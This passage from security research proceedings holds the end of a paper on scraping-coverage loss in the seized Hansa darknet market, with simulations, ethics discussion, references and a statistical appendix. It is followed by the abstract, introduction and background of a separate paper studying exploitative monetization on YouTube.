As explained in Section 6.2, certain pages are more critical to achieve good coverage than others. For instance, a listing page with a lot of reviews is more important to scrape properly than a listing with zero reviews. Previous work has hinted that, in terms of popularity, listings and vendors follow long-tailed distributions [41]. Thus, we hypothesize that one may achieve good coverage by primarily focusing on the most popular vendors and listings. While, ideally, one would want to scrape everything, it may not be possible: marketplaces have been deploying increasingly strict anti-scraping measures, which limit the ability of a third party to collect information [45]. We next explore whether "popularity-driven scraping" provides good coverage when facing a limited scraping "budget".

More precisely, we assume that we are given a limit ℓ on the number of requests our scraper can issue (e.g., 2 requests per minute), and that we control the proportion ρ of previously seen pages we want to scrape again. We sort listings by popularity, i.e., by the number of reviews they have.[12] We rescrape the most popular listing pages until we hit $\rho\ell$ pages; we then scrape $(1-\rho)\ell$ pages we had not seen before.




Figure 8: Average scrape coverage through a simulated market's lifetime for various popularity scraping budgets and compared to our uniformly random scraping baseline.

We simulate three different parameters choices for ρ: 25%, 50%, and 75%, with $\ell = 6$ req./minute, over a 30-day interval. We conduct experiments until we sufficiently narrow our 95% confidence interval; here, this takes slightly over 20,000 simulations. We compare popularity-driven scrapers against our baseline, which is to scrape uniformly at random from the set of available pages. We present the mean coverage at each scrape date over all our simulated markets.

Results. Figure 8 shows that the scraper with $\rho = 75\%$, performs the best, with an average coverage of 0.765, followed by the scraper with a $\rho = 50\%$ rescraping budget (average coverage of 0.725). The baseline, random scraper, achieves a 0.674 coverage. Perhaps surprisingly, a scraper $\rho = 25\%$ budget performs *worse* than the baseline, with a 0.638 coverage. In short, a popularity-driven scraping approach can substantially increase coverage—as much as 10% higher than the baseline—as long as it is properly parameterized. Also, the difference in coverage widens as the market grows, which, in Hansa, was the case toward the end of the market's life.

8.5 Extrapolation

An optimal scraper for Hansa is contingent on a set of features that may not be shared by other markets. Hansa was a market with no established deletion policy, as opposed to others. For instance, Dream Market deleted reviews older than 150 days [18]. Likewise, the recently deposed Russian-language Hydra Marketplace[13] purged reviews older than 240 days.

Thus, a scraper that follows a consistent routine would likely ensure more reliability and coverage. Hansa also experienced a burst of growth, following the Alphabay takedown, which occurred and lasted for a small period of time towards the end of the market. With constrained resources (i.e., limited number of scrapers and number of allowed requests), an optimal routine would have sporadically scraped Hansa during its

[12] For the first scrape, all listings are assumed to be equally popular.

[13] No relationship to an older Hydra market active in 2014–2015 [41].

slow period and aggressively scraped during its meteoric rise.

However, not only it may be hard to establish this routine *a priori*, but other markets follow different patterns, even following takedowns. For instance, Soska and Christin [41] show that older markets like Pandora or Agora had various bursts of revenue throughout their lifetime. These different growth patterns may call for different routines. Thus, when facing a new market, researchers may want to simulate different possible growth patterns and market lifetimes and choose the most robust strategy.

Lastly, a popularity-driven approach is an efficient choice for studies where we can infer where high-yield objects will be located (such as a revenue estimation study). For example, reviews on Hansa were largely concentrated among a handful of vendors, which is intuitive since listing popularity on anonymous markets has historically tended to follow Pareto-like distributions.

9 Discussion

This works brings up ethical considerations, especially as they relate to the use of seized data, which we discuss next. Second, while our results show that scraping as a measurement approach can introduce significant losses, we explain why this paper should not be seen as an indictment of scraping—quite the contrary. Third, we discuss other contexts such as fora and other online shops. Last, from our observations, we derive a set of best practices for scraping online markets.

Ethics. For our scraping measurements, we followed Martin and Christin's recommendations [31], and took proactive steps to minimize direct and indirect consequences that our measurements may have had on marketplace participants and on Tor users. (For instance, we purposefully limited our scraping regimen, did not interact with marketplace actors, etc.) Similar to earlier work [28,33], all of our analyses of the back-end data were conducted on-site at Dutch law enforcement agencies, and the data was stored and protected under their safety and security guidelines. The data was made accessible to us for academic research purposes. Extracting aggregate data points for our tables and figures was done under strict supervision through one specific monitored channel. A Dutch law enforcement privacy-officer vetted that the data contains no personally identifiable information.

As we obtained the approval of the Dutch Public Prosecution Service for our analysis, the Delft IRB viewed this work as outside of their jurisdiction and were satisfied with this assessment. The three authors at US institutions did not directly interact with back-end data. The Carnegie Mellon IRB had earlier opined, and confirmed, that scraping marketplace data (without personal identifiers) did not constitute human-subject research.

Most importantly, this study does not, and does not seek to, provide any legal proof of criminal conduct.

Value of scraping. While our results show that scraping can result in significant loss, ground-truth data is rarely, if ever, available. Seized back-ends are rare – and may be very far from complete when they exist. We discovered that Hansa's database holds many features unavailable in the public views. However, a major drawback is that this database only contains a *single* record for each object. Absent any back-up (which were available here, due to the Hansa administrators espousing questionable data retention practices), one would only be able to see the *latest* version of each object. On the other hand, a consistent weekly scraping regime could have captured 108 versions of each object in Hansa's lifetime. Doing so allows to understand historical price developments, vendor PGP-keys changes, and vendor geographic shipping information – all important data points for revenue analysis and vendor matching [44].

Other contexts. The issues of incomplete data and the usage of proxies and heuristics for (revenue) calculations are not limited to the domain of online anonymous marketplaces. Other marketplace contexts, such as online fora (e.g. hacker fora) or specific web shops (e.g. pharmaceutical websites), also face the challenge of doing empirical marketplace research in adversarial contexts. This has two consequences.

First, online anonymous marketplace research can learn from approaches on these other types of marketplaces. Different internal and external validation techniques from other works could also be applied. Two notable examples are calculating completeness of a scrape through leveraging unique marketplace identifiers (e.g., changing URLs or sales counters [26]) and cross-referencing tables and checking concordances between transactional data and metadata [32].

Second, the present study can serve as a model for these other contexts. As Portnoff et al. [36] note in their analysis of an underground forum marketplace: "an analysis relying on both private and public data vs. just public may reach different conclusions about the revenue of a market." More broadly, Andreas and Greenhill in "Sex, Drugs, and Body Counts" show how scientific measurement errors often motivate inappropriate policy choices [7]. As all these types of fora or unlicensed shops primarily deal in illegal offerings, precision is of the utmost importance.

Best practices. Our findings can inform future online anonymous markets measurement studies, both for study design and for reporting results. First, we recommend *frequent* and *periodic* scraping to mitigate the impact of scraping errors, rate limits, and data deletion. When describing data collection, studies should disclose when the scrapes were obtained and the number of requests that were sent. To contextualize the potential coverage of their scrapes, studies should try to estimate the size (i.e., pages) of the site. While abundance estimation can help, markets may offer metadata that provide a better starting point for estimation. For instance, markets may disclose the number of vendors, items, or even the number of orders that each vendor has fulfilled. These results

can then be complemented with estimates derived from Jolly-Seber or Lincoln-Petersen models for high and low coverage assumptions, respectively.

In the face of limited scraping budgets (e.g., as caused by anti-scraping mechanisms), future studies should consider identifying and focusing their scraping on high-yield portions of the website, rather than scraping in a breadth-first fashion. Rate of growth can be measured through observed changes in subsequent scrapes (as we described in Section 8.4) or through metadata (e.g., a leaderboard of reputable vendors). Further, we also recommend that future studies provide more detail on their scraper *design*. We found that scraper design is often either not discussed or described with insufficient detail in the literature (Section 2.2). Yet, understanding how the scraper traverses pages, the number of requests it performs, or how it adapts to adversarial scraping environments are all important details that help contextualize the coverage of the measurements, and subsequently its impact on estimation.

Last, our research showed that the "measurement-by-proxy" approach provides a *very* conservative lower bound for revenue estimations on online anonymous marketplaces. If the assumption of similar review-to-transaction ratios holds for a newer marketplace (e.g., feedback is neither mandatory nor automatically purged over time), our loss factors from Section 7 can help calculate an upper bound for revenue projections. That way, future research can take the biases we discovered into account and reason about the impact of calculating revenue based on scraped data on measurement outcomes.

10 Conclusion

We investigated the accuracy of marketplace measurements using the Hansa Market back-end database, 14 Hansa scrapes and more than 60,000 simulations of over 2M scrapes. Our results show that "measurement-by-proxy" can result in significant collection and inference loss. We find the collection loss of Hansa scrapes to be around 46% in objects ever generated on the marketplace. Further, a scrape does not uniformly randomly draw from the population, since captured listings differ significantly from the not-scraped listings.

The inference loss introduced by proxies, such as reviews and listing prices, corresponds to 34% in monthly revenue. Unfortunately, the scarcity of complete back-end data sources present researchers with little alternatives to measuring-by-proxy, and inference loss cannot be easily mitigated.

Our main take-away is thus to focus on mitigating collection loss. Our simulations yield insights on how to achieve this objective. Scraping a marketplace just once or twice is likely to result in very poor ($< 50\%$) coverage. While scraping frequently outperforms scraping consistently, getting from 60% to 80% coverage almost requires doubling the amount of scrapes. Innovative scraper design, such as scraping most popular listings first, can help improve coverage when the scraping budget is limited. Finally, abundance estimators, albeit imperfect, can provide insights on population coverage in the absence of data on population sizes.

Acknowledgments

We are grateful to Dutch law enforcement for their enduring trust that allowed us to use the Hansa back-end for this paper. We thank our reviewers for their constructive feedback, and Gianluca Stringhini for shepherding this paper. Likewise, we thank Bas Stinenbosch, Michel van Eeten, and Gert-Jan van Hardeveld for their contributions and suggestions on earlier versions of this work. This research was partially supported by the US Dept. of Homeland Security (Office of Science and Technology) and the US Air Force Research Laboratory (AFRL) under agreement number FA8750-20-1-1003; and by the Singapore Defence Science and Technology Agency (DSTA) under agreement CNZ2000832.

References

[1] CoinCap API 2.0. https://docs.coincap.io.

[2] Scrapy: An open source web scraping framework for Python (v.1.0.0-1.4.0). http://scrapy.org.

[3] S. Ahmad, M. Dar, M. Zaffar, N. Vallina-Rodriguez, and R. Nithyanand. Apophanies or epiphanies? how crawlers impact our understanding of the web. In *Proc. Web Conf.*, pages 271–280, April 2020.

[4] J. Aldridge and D. Décary-Hétu. Not an 'Ebay for drugs': The cryptomarket 'Silk Road' as a paradigm shifting criminal innovation, May 2014. Available at SSRN: https://ssrn.com/abstract=2436643.

[5] J. Aldridge and D. Décary-Hétu. Cryptomarkets and the future of illicit drug markets. In *The Internet and drug markets*, pages 23–32. EMCDDA, 2015.

[6] J. Aldridge and D. Décary-Hétu. Hidden wholesale: The drug diffusing capacity of online drug cryptomarkets. *Int. J. Drug Policy*, 35:7–15, September 2016.

[7] P. Andreas and K. Greenhill, editors. *Sex, Drugs, and Body Counts: The Politics of Numbers in Global Crime and Conflict*. Cornell University Press, 2010.

[8] Anonymous. Grams: Search the Darknet, 2017. Was at http://grams7enufi7jmdl.onion. Taken offline in December 2017.

[9] New York Power Authority. Use of buckhorn marsh and grand island tributaries by northern pike for spawning and as a nursery. Technical report, FERC, 2004.

[10] A. Baravalle and S. Lee. Dark web markets: Turning the lights on AlphaBay. In *Proc. WISE 2018*, pages 502–514, November 2018.

[11] A. Baravalle, M. Lopez, and S. Lee. Mining the dark web: Drugs and fake ids. In *Proc. IEEE ICDM 2016 Workshops*, pages 350–356, December 2016.

[12] C. Bradley. *On the resilience of the Dark Net Market ecosystem to law enforcement intervention*. PhD thesis, University College London, 2019.

[13] J. Broséus, D. Rhumorbarbe, C. Mireault, V. Ouellette, F. Crispino, and D. Décary-Hétu. Studying illicit drug trafficking on darknet markets: Structure and organisation from a Canadian perspective. *Forensic Sci. Int.*, 264:7–14, July 2016.

[14] R. Cattell. The scree test for the number of factors. *Multi. Behavior. Res.*, 1(2):245–276, 1966.

[15] A. Celestini, G. Me, and N. Mignone. Tor marketplaces exploratory data analysis: The drugs case. In *Proc. ICG3S*, volume 630, pages 218–229, January 2016.

[16] N. Christin. Traveling the Silk Road: A measurement analysis of a large anonymous online marketplace. In *Proc. Web Conf.*, pages 213–224, May 2013.

[17] N. Christin. An EU-focused analysis of drug supply on the AlphaBay marketplace, October 2017. EMCDDA commissionned paper.

[18] N. Christin and J. Thomas. An analysis of the supply of drugs and new psychoactive substances by EU-based vendors via darknet markets in 2017–18, November 2019. EMCDDA commissionned paper.

[19] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *Proc. USENIX Sec. Symp.*, August 2004.

[20] M. Dittus, J. Wright, and M. Graham. Platform criminalism: The 'last-mile' geography of the Darknet market supply chain. In *Proc. Web Conf.*, pages 277–286, 2018.

[21] D. Dolliver. Evaluating drug trafficking on the Tor Network: Silk Road 2, the sequel. *Int. J. Drug Pol.*, 26(11):1113–1123, November 2015.

[22] D. Décary-Hétu and L. Giommoni. Do police crackdowns disrupt drug cryptomarkets? A longitudinal analysis of the effects of Operation Onymous. *Crime, Law and Social Change*, 67(1):55–75, February 2017.

[23] Europol. Massive blow to criminal dark web activities after globally coordinated operation, 2017. https://www.europol.europa.eu/media-press/newsroom/news/massive-blow-to-criminal-dark-web-activities-after-globally-coordinated-operation.

[24] D. Hayes, F. Cappa, and J. Cardon. A Framework for More Effective Dark Web Marketplace Investigations. *Information*, 9(8):186, July 2018.

[25] J. Horn. A rationale and test for the number of factors in factor analysis. *Psychometrika*, 30:179–185, 1965.

[26] C. Kanich, N. Weaver, D. McCoy, T. Halvorson, C. Kreibich, K. Levchenko, V. Paxson, G. Voelker, and S. Savage. Show me the money: Characterizing spam-advertised revenue. In *Proc. USENIX Sec. Symp.*, August 2011.

[27] K. Kruithof, J. Aldridge, D. Décary-Hétu, M. Sim, E. Dujso, and S. Hoorens. Internet-facilitated drugs trade: An analysis of the size, scope and the role of the Netherlands, 2016. RAND corporation. https://www.rand.org/pubs/research_reports/RR1607.html.

[28] J. van de Laarschot and R. van Wegberg. Risky business? Investigating the security practices of vendors on an online anonymous market using ground-truth data. In *Proc. USENIX Sec. Symp.*, pages 4079–4095, August 2021.

[29] S. Lewis. OnionScan report: Reconstructing the finances of darknet markets through reputation systems, January 2017. https://mascherari.press/onionscan-report-forensic-finances-dark-markets/.

[30] H. B. Mann and D. R. Whitney. On a test of whether one of two random variables is stochastically larger than the other. *Ann. Math. Stat.*, 18(1):50–60, 1947.

[31] J. Martin and N. Christin. Ethics in cryptomarket research. *Int. J. Drug Pol.*, 25:84–91, 2016.

[32] D. McCoy, A. Pitsillidis, J. Grant, N. Weaver, C. Kreibich, B. Krebs, G. Voelker, S. Savage, and K. Levchenko. PharmaLeaks: Understanding the business of online pharmaceutical affiliate programs. In *Proc. USENIX Sec. Symp.*, August 2012.

[33] A. Noroozian, J. Koenders, E. van Veldhuizen, C. Ganan, S. Alrwais, D. McCoy, and M. van Eeten. Platforms in everything: Analyzing ground-truth data on the anatomy and economics of bullet-proof hosting. In *Proc. USENIX Sec. Symp.*, August 2019.

[34] D. Ogle. fishR Vignette – Closed mark-recapture abundance estimates, December 2013. http://derekogle.com/fishR/examples/oldFishRVignettes/MRClosed.pdf.

[35] K. Pearson. On the criterion that a given system of deviations from the probable in the case of a correlated system of variables is such that it can be reasonably supposed to have arisen from random sampling. *London, Edinburgh, and Dublin Phil. Mag. J. Sci.*, 50(302):157–175, July 1900.

[36] R. Portnoff, S. Afroz, G. Durrett, J. Kummerfeld, T. Berg-Kirkpatrick, D. McCoy, K. Levchenko, and V. Paxson. Tools for automated analysis of cybercriminal markets. In *Proc. Web. Conf.*, pages 657–666, 2017.

[37] Q. Rossy, L. Staehli, D. Rhumorbarbe, P. Esseiva, and F. Zobel. Drogues sur Internet: État des lieux sur la situation en Suisse. Technical Report 98, Addiction Suisse & ESC/UNIL, November 2018.

[38] Z. Schnabel. The estimation of the total fish population of a lake. *Am. Math. Month.*, 45(6):348–352, 1938.

[39] C. Schwarz and A. Arnason. A general methodology for the analysis of capture-recapture experiments in open populations. *Biometrics*, 52(3):860–873, September 1996.

[40] C. Schwarz and A. Arnason. Jolly-seber models in MARK. In *MARK: A Gentle Introduction*. 8th edition, 2009.

[41] K. Soska and N. Christin. Measuring the longitudinal evolution of the online anonymous marketplace ecosystem. In *Proc. USENIX Sec. Symp.*, pages 33–48, August 2015.

[42] J. Stevens. *Applied multivariate statistics for the social sciences*. Routledge, 2012.

[43] W. Sutherland. *Ecological census techniques: a handbook*. Cambridge University Press, 2006.

[44] X. Tai, K. Soska, and N. Christin. Adversarial matching of dark net market vendor accounts. In *Proc. ACM KDD*, pages 1871–1880, July 2019.

[45] K. Turk, S. Pastrana, and B. Collier. A tight scrape: methodological approaches to cybercrime research data collection in adversarial environments. In *Proc. IEEE Euro. S&P. Workshops*, pages 428–437, 2020.

[46] X. Wang, P. Peng, C. Wang, and G. Wang. You are your photographs: Detecting multiple identities of vendors in the darknet marketplaces. In *Proc. ASIACCS*, pages 431–442, June 2018.

[47] R. van Wegberg, S. Tajalizadehkhoob, K. Soska, U. Akyazi, C. Ganan, B. Klievink, N. Christin, and M. van Eeten. Plug and prey? Measuring the commoditization of cybercrime via online anonymous markets. In *Proc. USENIX Sec. Symp.*, pages 1009–1026, August 2018.

[48] R. van Wegberg and T. Verburgh. Lost in the Dream? Measuring the effects of Operation Bayonet on vendors migrating to Dream Market. In *Proc. Evolution of the Darknet Workshop at Web. Sci. Conf.*, pages 1–5, 2018.

[49] G. White and K. Burnham. Program MARK: survival estimation from populations of marked animals. *Bird Study*, 46(sup1):S120–S139, 1999.

[50] C. Zhang, R. Wei, and X. Liu. Drugs and bitcoins: What role do bitcoins play in the darknet market? A preliminary study. *Proc. ASIS&T*, 55:944–945, January 2018.

[51] Y. Zhang, Q. Xiong, Y. Fan, W. Song, S. Hou, Y. Ye, X. Li, L. Zhao, C. Shi, and J. Wang. Your style your identity: Leveraging writing and photography styles for drug trafficker identification in darknet markets over attributed heterogeneous information network. In *Proc. Web. Conf*, pages 3448–3454, May 2019.

11 Appendix

11.1 Bias analysis

	Tests			Scraped reviews $n = 139,271$				Not scraped reviews $n = 118,913$			
Variable	Test	Statistic	p-value	M	μ	σ	min-max	M	μ	σ	min-max
listingScraped	χ^2 test	137,129.00	0.00	1.00	1.00	0.00	1–1	0.00	0.32	0.48	0–1
vendorScraped	χ^2 test	24,324.84	0.00	1.00	1.00	0.04	0–1	1.00	0.83	0.37	0–1
isEdited	χ^2 test	96.13	0.00	0.00	0.02	0.14	0–1	0.00	0.02	0.12	0–1
isPurged	χ^2 test	2,642.36	0.00	0.00	0.01	0.09	0–1	0.00	0.04	0.19	0–1

Table 5: Results of the Mann-Whitney U and χ^2 tests between scraped and not scraped reviews

	Tests			Scraped vendors $n = 1,929$				Not scraped vendors $n = 1,696$			
Variable	Test	Statistic	p-value	M	μ	σ	min-max	M	μ	σ	min-max
hasListing	χ^2 test	1,277.90	0.00	1.00	1.00	0.02	0–1	0.00	0.49	0.50	0–1
listingScraped	χ^2 test	3,517.78	0.00	1.00	0.99	0.11	0–1	0.00	0.00	0.05	0–1

Table 6: Results of the χ^2 test between scraped and not scraped vendors

11.2 Exploratory Factor Analysis

We begin by constructing a $n \times k$ data matrix, with n corresponding to the number of listings ($n = 123,133$) and k to the number of features ($k = 9$) for each listing. Since our variables are a mix of numeric and binary types, we calculate *polychronic* and *Pearson* correlations between our variables

from the $n \times k$ data matrix and use the resulting $k \times k$ heterogeneous correlation matrix as input for our exploratory factor analysis. We tested the suitability of our data for factor analysis by performing the KMO and Bartlett's tests. The results in Table 7 show already that there is a very low degree of information overlap among the variables.

Table 7: Results of the KMO and Bartlett's tests

Test	Test statistic	p-value
KMO	0.546	
Bartlett	210072.289	0.0

Factor analysis generates a set of i latent factors, each labeled as MR_i, from our correlation matrix. We first use scree-plot analysis [14] and Horn's parallel analysis [25] to determine a suitable i, the number of latent factors to look for ($i = 4$ in our case). Given the $k \times k$ correlation matrix, we then look for three underlying latent factors using a so-called "*minres*" factor analysis method. Moreover, we also apply a so-called "*oblimin*" rotation to the resulting set of factors since we expect the resulting factors to be correlated.

Table 8: Factor Analysis Output

Variable	MR_1	MR_2	MR_3	MR_4
`numReviews`	**1.00**	0.00	0.03	-0.00
`numOrders`	**0.89**	-0.01	-0.03	0.01
`ageListing`	-0.00	**0.88**	0.00	-0.00
`isDeleted`	0.00	0.00	**0.50**	0.01
`category`	0.00	-0.01	-0.01	0.39
`views`	0.28	0.17	-0.10	-0.01
`isHidden`	0.01	0.10	0.14	0.20
`soldNoReview`	-0.04	-0.05	-0.17	0.07
`usdPrice`	-0.01	-0.01	0.00	-0.01
SS Loadings	2.06	1.25	1.07	1.00
Proportion var. explained	0.21	0.09	0.03	0.02
Cumulative var. explained	0.21	0.30	0.33	0.35

The resulting four factors, their so-called "*loadings*," in addition to several other quantities of interest in factor analysis are illustrated in Table 8. Factor loadings in Table 8 (the values reported under each MR_i column), express how much a factor can explain a corresponding variable as a number ranging from -1 to 1. Crudely put, a loading expresses association strength between the latent factor and the original variable. A loading value close to 1 or -1 indicates that a factor "loads" highly onto a variable – i.e., is strongly associated with and explains the observed variance of that variable, while a value close to 0 expresses weak association. For each factor we apply a cut-off point value of 0.4 to its set of loadings, a common threshold used in the literature, to determine the most prominent associations [42]. These are reported in **bold** font, and indicate variables strongly associated with latent factors.

In general, the four latent factors (or three, if we exclude MR_4 based on no variable surpassing the loading threshold of 0.4) only capture 0.35% of the variance. Here, we also observe that of our nine variables only two seem to be associated with the same underlying latent factor, namely `numReviews` and `numOrders`. However, we reason that this is an artifact of the market policy that forcibly associates reviews with actual orders. Thus, for our analysis of testing whether any significant differences exist between scraped and not-scraped listings, we include all variables individually.

11.3 Abundance Estimation Algorithms

We summarize here the three abundance estimation algorithms we employ.

Lincoln-Petersen (LP) The Lincoln-Petersen method estimates N, the population, as

$$\hat{N} = \frac{Kn}{k} , \tag{4}$$

where n is the number of units marked on the first sampling, K is the number of units marked in the second sampling, and k the number of recaptured units that were marked [43].

Schnabel The Schnabel method extends the LP method for situations where we have various samples:

$$\hat{N} = \frac{\sum_t (C_t M_t)}{\sum_t R_t + 1} , \tag{5}$$

where C_t are the total number of units caught at time t, R_t are the number of units already marked at time t, and M_t is the number of marked units at time $t-1$ [43]. Both the Schnabel and LP methods, however, assume that the populations are *closed*, that is, no units appear (births) nor disappear (deaths). To relax these assumptions, "open-population" models which model recruitment and survival were introduced. In this paper, we use the Jolly-Seber (JS) estimator [40].

We used the POPAN formulation [40]. We estimate $\hat{p}_t$ the probability of capture, $\hat{\phi}_t$ the probability of survival between periods, and $\hat{b}_t$ the probability of entering the population. These parameters are estimated using a Maximum Likelihood Estimation (MLE) procedure on a multinomial distribution, where each *encounter history* is a possible outcome. An encounter history is a series of observations of the studied object, encoded as a string of 0s for sampling dates when the object was not observed and 1s when it was observed. The total population N is estimated at each time t by:

$$\hat{N}_t = \hat{N}_{t-1}\hat{\phi}_{t-1} + B_{t-1} , \tag{6}$$

where B_t is the number of new entrants to the population.

12 Scrape Dates

We obtained scrapes from the Hansa marketplace taken on: October 8th 2015, October 11th 2015, October 16th 2015, October 23th 2015, October 25th 2015, November 2nd 2015, December 1st 2015, December 13th 2015, January 7th 2016, January 17th 2016, April 30th 2016, June 8th 2016, July 7th 2017 and July 14th 2017.

Behind the Tube: Exploitative Monetization of Content on YouTube

Andrew Chu[†*], Arjun Arunasalam[‡*], Muslum Ozgur Ozmen[‡], and Z. Berkay Celik[‡]
[†] *University of Chicago, andrewcchu@uchicago.edu*
[‡] *Purdue University, {aarunasa, mozmen, zcelik}@purdue.edu*

Abstract

The YouTube video sharing platform is a prominent online presence that delivers various genres of content to society today. As the viewership and userbase of the platform grow, both individual users and larger companies have recognized the potential for monetizing this content. While content monetization is a native capability of the YouTube service, a number of requirements are enforced on the platform to prevent its abuse. Yet, methods to circumvent these requirements exist; many of which are potentially harmful to viewers and other users. In this paper, we present the first comprehensive study on exploitative monetization of content on YouTube. To do this, we first create two datasets; one using thousands of user posts from eleven forums whose users discuss monetization on YouTube, and one using listing data from five active sites that facilitate the purchase and sale of YouTube accounts. We then perform both manual and automated analysis to develop a view of illicit monetization exploits used on YouTube by both individual users and larger channel collectives. We discover six distinct exploits used to execute illicit content monetization on YouTube; four used by individual users, and two used by channel collectives. Further, we identify real-world evidence of each exploit on YouTube message board communities and provide insight into how each is executed. Through this, we present a comprehensive view of illicit monetization exploits on the YouTube platform that can motivate future investigation into mitigating these harmful endeavors.

1 Introduction

YouTube is the world's largest video sharing platform, exceeding one billion hours of daily viewership [82]. Videos are willingly uploaded by users, who may then be rewarded through profit made via content monetization. The landscape of content creation and monetization on the YouTube platform has gone through several changes since the video hosting site's founding in 2005 [68]. Despite various changes to YouTube's monetization policy, content creation on the platform has remained highly profitable (e.g., *T-Series*, the most popular channel measured in YouTube subscribers nets at least $8.5 million USD in estimated yearly income [54]). While originally allowing monetization through Participatory Video Ads (PVA) and Brand Channels, YouTube pivoted to more advanced methods that algorithmically evaluate content to determine creator payout [73, 74, 77].

With these changes, two groups of content monetization emerged: individual users and channel collectives. Individual users, known as content creators, comprise the majority userbase of YouTube, wherein any registered individual may upload content to the website that later may be monetized based on popularity. Channel collectives, more commonly known as Multi-Channel Networks or MCNs, are larger aggregates of multiple individual users that support all collective members; providing content tools in areas such as audience development, content programming, and advertisement integration [70]. Though the majority of content creators and content uploaded to YouTube abide by stated monetization policies and requirements [66, 76], a notable quantity of content violation and monetization requirement evasion techniques have been developed by either group and remain unaddressed on the YouTube platform today.

Previous technical community efforts have recently explored methods of creating deceptive content for specific demographics (i.e., children and kids [36]) as well as in-content URLs directing viewers to malicious websites [7]. However, research that examines (1) the underlying communities supporting illicit content monetization on YouTube and (2) adjacent mechanisms supporting these endeavors (e.g., account marketplaces, software) is at this time largely absent.

In this paper, we present a comprehensive review of unstudied, popular exploits used by malicious creators and MCNs to execute illicit content monetization. To accomplish this, we analyze online communities and forums that actively discuss monetization on YouTube, and filter the discussions to identify conversations between malicious creators describing their

[*]First authors Chu and Arunasalam have made equal contributions to this work. Work completed while Andrew Chu was at Purdue University.

methods. We also examine a number of online account marketplaces that operate with the direct purpose of facilitating the purchase/sale of YouTube accounts and analyze the attributes of active listings. Lastly, we study a number of browser-based and local software tools used to evade copyright detection and generate artificial video engagement (e.g., views, subscribers, likes, comments). From these data, we create two datasets of contextual forum comments/exchange, and marketplace listing characteristics. We perform codebook analysis on our dataset of forum comments and discover six exploits implemented by both content creators and MCNs: (1) illicit commerce of YouTube accounts, (2) artificial channel engagement, (3) in-content deception, (4) content theft, (5) withholding affiliate payment, and (6) MCN content theft. We discover these exploits have potential to both directly and indirectly harm YouTube viewers, content creators, and third-parties. Viewers are harmed via phishing and exposure to illicit or harmful content. Creators experience unfair competition and content theft, both of which harm their ability to generate revenue in the YouTube ecosystem. Third-parties that produce video content outside YouTube (i.e., movies, TV shows) become victims of piracy. Analysis of our forum comments also shed light on the abuse of software tools to perpetrate these exploits. Our findings motivate future work into user interactions and content moderation in YouTube monetization communities, and how to prevent malicious creators and MCNs from harming others on the video-sharing platform. In this work, we make the following contributions:

- We present the first study of illicit monetization operation through analyzing a wide variety of global online YouTube commerce communities complicit in supporting this operation and its economics.
- We identify and characterize six illicit content monetization exploits that harm viewers, content uploaders, and third-parties by studying discussion between exploit perpetrators and victims.
- We conduct a large-scale analysis of prohibited YouTube account listings, monetization related services, and evasion-motivated software to provide insight into how illicit content monetization exploits can be mitigated.

2 Monetization in the YouTube Ecosystem

We provide a background of the YouTube environment by defining a hierarchy of interactions between viewers and the two entities, content creators and multi-channel networks. Further, we discuss copyright and ownership on YouTube, a key matter in monetizing uploaded content at scale.

Content Creators. The term *content creator* (shortened as *creator*) describes a user who contributes media content to the YouTube platform. Creators on YouTube comprise the largest user-base of any video-sharing website, with over 44 million global users at the time of this research [46]. Creator *channels* upload created content, which falls in nine distinct categories (music, comedy, film & entertainment, gaming, beauty & fashion, sports, tech, cooking & health, and news & politics) [65]. Content 15 minutes or less in length can be uploaded to YouTube by any user with a Google account [35]. The duration can be extended to 12 hours or 128 gigabytes in file size with user verification [17]. Uploaded content must adhere to community guidelines defined by YouTube that outline policies on spam & deceptive practices, sensitive content, violent or dangerous content, and regulated goods [66]. Increasingly, content creators aim to monetize their content via various methods (e.g., advertising, partnerships) that allow content creation to be a potentially profitable process.

Multi-Channel Networks. Third-party companies called *Multi-Channel Networks* (MCNs) are external channel collectives that content creators may join to promote content monetization [70]. MCNs have become an integral part of the YouTube ecosystem, with some MCNs working with a large number of creators. For instance, Machinima is a large MCN that manages over 30,000 creators [34]. A content creator who joins an MCN is referred to as an *affiliate* creator. In exchange for a portion of the revenue generated by an affiliate creator's content, MCNs offer tools and services to guide creators in areas such as audience development, content programming, and creator collaboration. Some MCNs also provide affiliate creators with additional benefits such as copyright protection via YouTube's Content ID system. An affiliate partnership is offered by MCNs to content creators and typically cannot be started by the creator themselves (e.g., creator contacting the MCN). If an MCN finds a creator profitable, formal affiliation is set through legally binding contracts.

Copyright and Ownership. Because content uploaded to YouTube is able to generate revenue, YouTube established a copyright policy which prevents unauthorized content use or reupload. Specifically, this protects the original owners of uploaded content. Copyright policy on YouTube is enforced using *Content ID*, a system where videos are tagged as original and added to a corpus of copyrighted media [13]. All future videos uploaded to YouTube are cross-referenced against this database and are flagged upon a positive match, automating the process of detecting copyright violations and preventing others from profiting from the content of others.

Consider a music video uploaded by a musician to promote an upcoming album. Initially, they do not apply for Content ID and find a reupload of their video on a channel with more subscribers, drawing views and monetization away from their original video. The musician applies and is approved for Content ID on their video, adding their content to YouTube's database of copyrighted content. Concluding this process, the reupload is removed from YouTube, allowing the musician to receive all monetization from their original content.

Though use and approval from the Content ID system is available to individual creators, streamlined interaction with

the system often is more easily achieved via larger MCNs or business entities who may be able to more easily demonstrate alignment with YouTube's Content ID criteria [12]. For this reason, many content creators choose to affiliate with MCNs - hoping to establish stronger ownership of uploaded media.

2.1 Generating Revenue

Content monetization is the primary incentive offered by YouTube to encourage users to upload media. In the final fiscal quarter of 2019, content ads generated $15-billion USD or 9.4% of Google's annual revenue generated for the year [69]. As a portion of this revenue is distributed to content creators, YouTube sees continuous growth of users working to become eligible for content monetization. This popularity has led YouTube to instate and revise monetization requirements for creator uploaded content. We discuss these requirements and mechanisms of monetization payout below.

2.1.1 Eligibility

